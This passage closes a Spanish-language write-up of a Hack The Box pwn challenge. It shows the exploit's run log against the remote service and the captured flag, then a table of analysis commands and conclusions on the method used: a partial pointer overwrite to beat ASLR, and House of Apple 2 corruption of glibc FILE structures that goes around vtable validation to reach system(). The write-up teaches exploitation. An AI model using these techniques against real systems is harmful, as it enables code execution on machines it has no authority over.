[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 12
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 13
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak fallito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 14
[*] Opening connection to 154.57.164.81 on port 32460: Done
[!] whitespace a '[\x34', '\x0c', '\x0e', '\x24', '\x0d'] riprovo
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 15
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] libc_base = 0x7fe982384000
[*] Switching to interactive mode
HTB{falling_4_th3_pr0m1s3_of_th3_3mptin355_m4chine_:)_f68f4158cde437cfb9a4cc033e51078b}
```

Figura 10: Ejecución remota del exploit y captura de la flag.

HTB{f4ll1ng_4_th3_pr0m1s3_of_th3_3mptin355_m4chine_:)_f68f4158cde437cfb9a4cc033e51078b}

El texto de la flag cierra el círculo con la narrativa: la promesa de la máquina del vacío era la ilusión de poder separar las dos corrientes, que resultaron ser las dos estructuras de E/S adyacentes en memoria.

8. Resumen de comandos

Comando	Finalidad
file the_emptiness_machine	identificación de formato, arquitectura e intérprete dinámico
checksec --file=the_emptiness_machine	detección de las mitigaciones activas
nm the_emptiness_machine	enumeración de los símbolos locales y globales
objdump -d -M intel --no-show-raw-insn the_emptiness_machine	desensamblado de la función main
strings -a the_emptiness_machine grep %	extracción de las format strings de scanf
strings glibc/libc.so.6 grep 'GNU C Library'	identificación de la versión de glibc
gdb -q ./the_emptiness_machine	inspección en tiempo de ejecución de las estructuras FILE
watch *(unsigned long*)ADDR	identificación de la función que sobrescribía la cadena de comando
python3 final.py REMOTE	ejecución del exploit contra el servicio remoto

9. Conclusiones

El reto es un ejemplo muy limpio de cómo una sola instrucción puede abrir una compromisión completa. El código vulnerable no contiene un desbordamiento de buffer tradicional ni gestión dinámica de memoria: se limita a pasar a `scanf` el puntero contenido en `stdout` en lugar de un buffer de aplicación. A partir de ahí, sin tocar nunca la pila ni el heap, llegué a la ejecución de código arbitrario.

En el plano técnico consolidé tres elementos que considero los más transferibles. El primero es la sobrescritura parcial como herramienta para operar en presencia de ASLR: sobrescribiendo un solo byte de un puntero obtuve una fuga masiva sin conocer ninguna dirección absoluta. El segundo es el modo en que House of Apple 2 esquiva `IO_validate_vtable` dejando intacta la `vtable` y desplazándose a la `wide vtable`, que no está protegida: una mitigación eficaz en el camino previsto puede quedar irrelevante ante un camino alternativo. El tercero es el hecho de que los campos de una estructura pueden tener significados superpuestos, como `_flags`, que es a la vez cadena de comando y máscara de bits interpretada por el código atravesado.

En el plano metodológico, la enseñanza más útil tiene que ver con la depuración. En la parte central del trabajo perdí tiempo atribuyendo a causas ambientales, como CET o la carga de la `libc`, unos fallos que en realidad dependían del propio payload. El giro llegó cuando dejé de formular hipótesis y empecé a usar herramientas que producen evidencia directa: el `backtrace` en el breakpoint de `system` demostró que la cadena ya funcionaba, y el watchpoint por hardware identificó con precisión la función que corrompía la cadena de texto. Observar cuesta menos que suponer.

En el plano defensivo la lección es directa: las estructuras internas de la biblioteca C nunca deben convertirse en destino de datos controlados por el usuario. Ninguna de las mitigaciones presentes en el binario, por más que todas estuvieran correctamente activas, fue capaz de impedir la explotación, porque ninguna de ellas protege la integridad de los descriptores de stream.